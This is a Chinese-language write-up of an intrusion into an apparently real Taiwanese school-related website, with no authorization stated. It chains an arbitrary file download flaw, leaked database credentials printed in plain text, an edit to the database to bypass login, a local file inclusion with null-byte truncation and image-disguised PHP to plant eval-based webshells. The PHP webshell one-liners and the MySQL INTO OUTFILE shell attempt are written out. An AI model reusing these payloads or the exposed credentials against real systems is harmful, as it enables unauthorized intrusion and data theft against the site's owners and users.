* 信息收集
* 漏洞挖掘
* 获取shell
  + phpadmin
  + 文件上传与文件包含

**对某一个网站的渗透**

**信息收集**

简单的进行一下信息收集，goby工具走一下：



目录扫描

[200][text/html][1.67kb] http:*//www.xxxxxx/24*  
[200][text/html][0b] http:*//www.xxxxxx/adm/*  
[200][text/html][0b] http:*//www.xxxxxx/adm/index.php*  
[200][application/xml][341.00b] http:*//www.xxxxxx/crossdomain.xml*  
[200][text/html][2.71kb] http:*//www.xxxxxx/help/*  
[200][text/plain][3.56kb] http:*//www.xxxxxx/index.bak*  
[200][text/html][132.00b] http:*//www.xxxxxx/manage/*  
[200][text/html][127.00b] http:*//www.xxxxxx/manager/*  
[200][text/html][8.21kb] http:*//www.xxxxxx/manual/index.html*  
[200][text/html; charset=utf-8][8.48kb] http:*//www.xxxxxx/phpMyAdmin/*  
[200][application/xml][0b] http:*//www.xxxxxx/rss*  
[200][text/html][780.00b] http:*//www.xxxxxx/root/*  
[200][text/html][21.69kb] http:*//www.xxxxxx/temp/*

直接访问phpMyAdmin，随便输入密码，admin/admin，页面响应

*#1045 - Access denied for user 'admin'@'localhost' (using password: YES)*

虽然密码不对，但是允许远程连接没下来的思路就是想办法拿到账号密码，这里可以尝试爆破、获取后台数据库配置文件等等拿到密码，先放这里继续往下看。

**漏洞挖掘**

80端口是个web服务，访问一下大体浏览一下，有一个文件下载页面

http://www.xxxxx/include/download.php?f=

这个页面就比较奇怪，不输入任何字符直接下载了download.php文件，查看文件是乱码

➜  ~ cat /Users/apple/Downloads/download.php  
�  
 .��  
    ..��  
        App*#$��Ndata��l�050.phphp.swp��p�.index.php.swx�*  
                                                        HXZfunn��

更换编码怎么都不行，后来问一下其他前辈，使用strings命令：

➜  Downloads strings /Users/apple/Downloads/download.php  
home1  
home10  
home11  
home12  
home13  
home2  
home3  
  
home3\_test01  
home4  
home5  
home8  
home9  
include  
leo-pack  
manage  
managen  
manager  
managern  
micah  
  
new-function  
nutrition  
p\_card  
phpMyAdmin/config.inc.php  
root  
schoolmana  
student  
system  
talk  
teacher  
temp  
temp2  
xlib  
!.gif  
24.php  
3\_8.gif  
3\_9.gif  
Zindex.php  
  
building.php  
crossdomain.xml  
data  
down\_class.bak  
down\_class.txt  
index-old.php  
index.bak  
index.php  
lurker-old.php  
lurker.bak  
lurker.php  
rss.bak  
lurker\_20100818.php  
phpinformation.php  
rss.xml  
systest.php  
.index.php.swp  
.index.php.swx

一堆文件，和目录。

接着尝试一下linux比较敏感的文件：

/etc/passwd  
/root/.bash\_history  
../../../../../etc/passwd

发现在使用目录跳转的时候，页面空白。

f=../../../../../../etc/passwd

如果直接使用文件路径

f=/etc/passwd

会直接下载文件而且文件空白，随便输入文件名也会下载文件

f=qqq  
f=aaa

紧接着尝试其他敏感文件，apache配置等等，本想着burp爆破一下还是算了。

接着尝试一下网站上能够显示出来的文件，直接输入文件全路径试试，可以在url中判断具体路径。

网站文件

http://www.root.org.tw/home12/9847/service.php

home12，这个东西在上文见过，就是网站根目录的一个目录，实锤了绝对路径就是home12/9847/service.php


存在漏洞文件

http://www.root.org.tw/include/download.php?f=

直接下载

http://www.root.org.tw/include/download.php?f=/home12/9847/service.php

文件中找到一些inc文件以及一个登录页面



上文我们发现存在一个phpadmin目录，想一下phpadmin的常见配置文件，尝试下载，/phpMyAdmin/config.inc.php。找到了一个被注释的账号密码，尝试了一下也不太好使。


*/\* User for advanced features \*/*  
*// $cfg['Servers'][$i]['controluser'] = 'pma';*  
*// $cfg['Servers'][$i]['controlpass'] = 'pmapass';*  
*/\* Advanced phpMyAdmin features \*/*  
$cfg['Servers'][$i]['pmadb'] = 'phpmyadmin';  
$cfg['Servers'][$i]['bookmarktable'] = 'pma\_bookmark';  
$cfg['Servers'][$i]['relation'] = 'pma\_relation';  
$cfg['Servers'][$i]['table\_info'] = 'pma\_table\_info';

继续下载了其他几个文件，没有什么特别的利用价值，回想到之前下载的文件，里面有许多的目录名字，结合当前站的目录，会不会有其他站点？

http://www.root.org.tw/home12/

home13  
home2  
home3  
  
home3\_test01  
home4  
home5  
home8  
home9

fofa插件搜一搜，好多其他站点。



那就从其他站点下手，简单的看了一下没什么可利用的，后来想了想最近开发学的知识，一般的MVC模式，会在index文件中，包含一个初始框架类，在框架类中自动包含数据库配置文件。

<?php  
*//(0)Home应用常量定义*  
define("DS",DIRECTORY\_SEPARATOR);*//斜线(/、\)，根据操作系统决定*  
define("ROOT\_PATH",getcwd().DS);*//网站根目录*  
define("APP\_PATH",ROOT\_PATH."Home".DS);*//应用目录、平台目录*  
*//(1)包含核心框架类文件*  
require(ROOT\_PATH."Frame".DS."Frame.class.php");  
*//(2)框架初始化*  
\Frame\Frame::run();  
?>


Frame.class.php

*//私有的静态的初始化配置文件*  
 private static function initConfig()  
 {  
  $GLOBALS['config'] = require\_once(APP\_PATH."Conf".DS."Config.php");  
 }

看了看这个站，也没有用mcv思想，但是你必须要加载配置文件连接数据库，盲猜index.php是否包含数据库文件,下载之后果然发现配置文件。

include('top.inc');  
include('database.inc');  
$msgdir='../language';  
$msgfile='index';  
include('msg.inc');  
include('cut.inc');

而且在开头列出来网站的大体目录结构(搞完站点之后，分析一下下载页面的逻辑结构)



直接下载文件

download.php?f=/home12/database.inc

下载下来目录为空，路径错了，可是明明在index文件下直接包含，而且index文件在/home12目录下。继续找路径，在上面的图片发现include文件下有许多inc文件，database会不会也在改目录下？尝试一下

download.php?f=/home12/include.inc

最后拿到数据库账号密码


  $sqlServerIp = 'localhost';  // sql server ip  
  $userName = 'arco';   // sql login name  
  $passWord = 'su3cl3';   // sql login password  
  $dbName = 'mdn';   // sql database name

最后直接登录phpadmin

**获取shell**

**phpadmin**

SHOW GLOBAL VARIABLES LIKE "%secure%"



为空，表示对目录没有限制

select '<?php @eval($\_POST[pass]);?>' into outfile '/home12/9847/shell.php';

权限不允许

*#1045 - Access denied for user 'arco'@'localhost' (using password: YES)*

在information.USER\_PRIVILEGES表中发现该用户的权限很少。

   GRANTEE        TABLE\_CATALOG    PRIVILEGE\_TYPE    IS\_GRANTABLE  
'arco'@'localhost'  NULL             CREATE TEMPORARY      TABLES NO  
'arco'@'localhost'  NULL              LOCK                 TABLES NO

既然没权限日志也不能拿shell，还是试试吧。

日志拿shell

show global variables like "%genera%";                      //查询general\_log配置`

Variable\_name Value  
general\_log OFF  
general\_log\_file /data/mysql5/var/db.log

set global general\_log='on';                                //开启general log模式

*#1227 - Access denied; you need the SUPER privilege for this operation*

**文件上传与文件包含**

phpadmin拿不到尝试后台能不能拿到shell，数据库配置文件已经拿到了，但是表太多了无法找到用户账号密码

  $sqlServerIp = 'localhost';  // sql server ip  
  $userName = 'arco';   // sql login name  
  $passWord = 'su3cl3';   // sql login password  
  $dbName = 'mdn';   // sql database name

这里下载代码找一下slq语句执行的位置。

/home12/login/index.php?sid=9846

<FORM name=form1 action='login0.php' method=post target=tmp>

包含一下文件

/home/login/login0.php

 $dm1\_sql = "select uid,type from a\_users where logid='$user' and pwd='$pass'";

输入账户密码，我还自己添加了一个admin/admin，但是死活进不去，查看了数据库结构其中也个选项

status 1:帐号冻结 2:幽灵帐号

所有的账户status值都是0，该选项不会影响，直接审计一下源码吧。


 include('dm1.inc');  
 $dtype = dm1('dtype', 0);  
   
  
 if ($type == 1) :  
  $type = 99;  
 else :  
  $dm1\_sql = "select type from a\_belong where uid='$uid' and sid='{$sys['sid']}'";  
*//&  $dm1\_sql = "select type from belong where uid='$uid' and sid='{$sys['sid']}'";*  
  include('dm1.inc');  
  
  if ($dm1\_count == 0) :  
   echo "alert('帳號或密碼錯誤');\n";  
   exit ($end);  
  endif;  
  $type = dm1('type', 0);  
 endif;

 if (! $dm1\_data = @mysql\_query($dm1\_sql)) :  
  exit("<script>alert(\"can not open\\n$dm1\_sql\\n[$SCRIPT\_NAME] " . mysql\_error() . "\");</script>");  
 endif;  
 $dm1\_count = mysql\_num\_rows($dm1\_data);  
  
 if (! function\_exists('dm1')) :  
  function dm1($x,$y){  
   global $dm1\_data,$dm1\_count;  
   if ($dm1\_count == 0) :  
    return '';  
   else :  
    return trim(mysql\_result($dm1\_data, $y, $x));  
   endif;  
  };  
 endif;  
?>

一开始没看出来，后来仔细一看数据库语句出现了问题

$dm1\_sql = "select type from belong where uid='$uid' and sid='{$sys['sid']}'"

这里select出的是tpye，回头看数据库中的所有用户账户type都是0，直接数据库改一下为1。



最后直接登录。

登录之后

funn/index.php?go=a

可以上传头像，但是只允许gif、jpg，代码审计一下

a.php

     <?  
      if (isset($go)):  
       $go.='.php';  
       include($go);  
      else:  
       include('fun.php');  
      endif;  
     ?>

<form action="a0.php" method="post" name="form1" target="tmp" style="margin:1" enctype="multipart/form-data">

Ps:

这里存在文件包含漏洞，顺手测试了一下

/funn/index.php?go=/etc/passwd%00

代审的流程：

直接在funn/index.php?go=a页面搜索post(因为你提交数据肯定是post提交给某个页面然后插入数据库的)，然后发现提交表单到a0.php。

在a0.php中使用include包含文件save\_gif.inc对上传的文件进行处理

if ($mode == 'save\_mydata') : *// --a.php form1\_submit()--*  
 include('addpost.inc');  
 $resizeMode=1;  
 $table = 'a\_users';  
 $key = 'uid';  
 $id = $uid;  
 include('save\_gif.inc');

save\_gif.inc

if ($gif != '') :  
  
 $ti1 = strrpos($gif\_name, '.');  
 $ext=substr($gif\_name, $ti1);  
 $ext = strtolower($ext);  
  
 if ($ext!='.jpg' && $ext !='.gif'):  
  echo "alert('上傳圖片格式不符；只接受 jpg、gif 圖檔');\n";  
   exit ($end);

这里只能配合解析漏洞，之前信息搜集apache版本为：2.2.3，2.0之后的Apache 解析文件的规则是从右到左开始判断解析,如果后缀名为不可识别文件解析,就再往左判断。

但是我们这里的后缀只能是jpg、gif，apache是不可能不认识的。这里的php版本是5.3.2，php 版本<5.3.4是可以进行00截断的，并且我们这里上传路径是不可控制的。上传图片马的话apache也是不一定能解析的。

之前发现一个文件包含漏洞这里配合文件包含，上传shell讲后缀修改为.jpg，然后使用文件包含漏洞直接拿包含文件。

http://www./funn/index.php?go=/data/userpic/177.jpg


执行之后,页面没有反应

image-20201202095735183

文件没有包含进来，结合代码因该是路径有问题，要么绝对路径要么相对路径，尝试一下相对路径：

../../../..//data/userpic/2.jpg%00  
../data/userpic/2.jpg%00

最后/data/userpic/2.jpg%00尝试成功。



写马

<?PHP fputs(fopen('shell.php','w'),'<?php @eval($\_POST[cmd])?>');?>

无法写入

尝试：

<?php fputs(fopen('../data/userpic/shell.php','w'),'<?php @eval($\_POST[cmd])?>');?>

成功。也可以尝试从旁站下手，旁站扫描：

https://scan.top15.cn/web/webside

在后台处可以直接上传shell文件。



右击查看文件地址：



Ndata/12/m\_news2/file/2302336\_1.php

连接shell

最后分析了一下文件下载漏洞页面的源码，这里贴一下主要的：

<?  
 include('database.inc');  
  
 if (strstr($f , "../")) exit();  
  
else:  
 $ts1 = dirname($f);   
 $ts2 = basename($f);  
 @readfile("..$ts1/$ts2");  
   
endif;  
?>

如果有'../'，直接退出。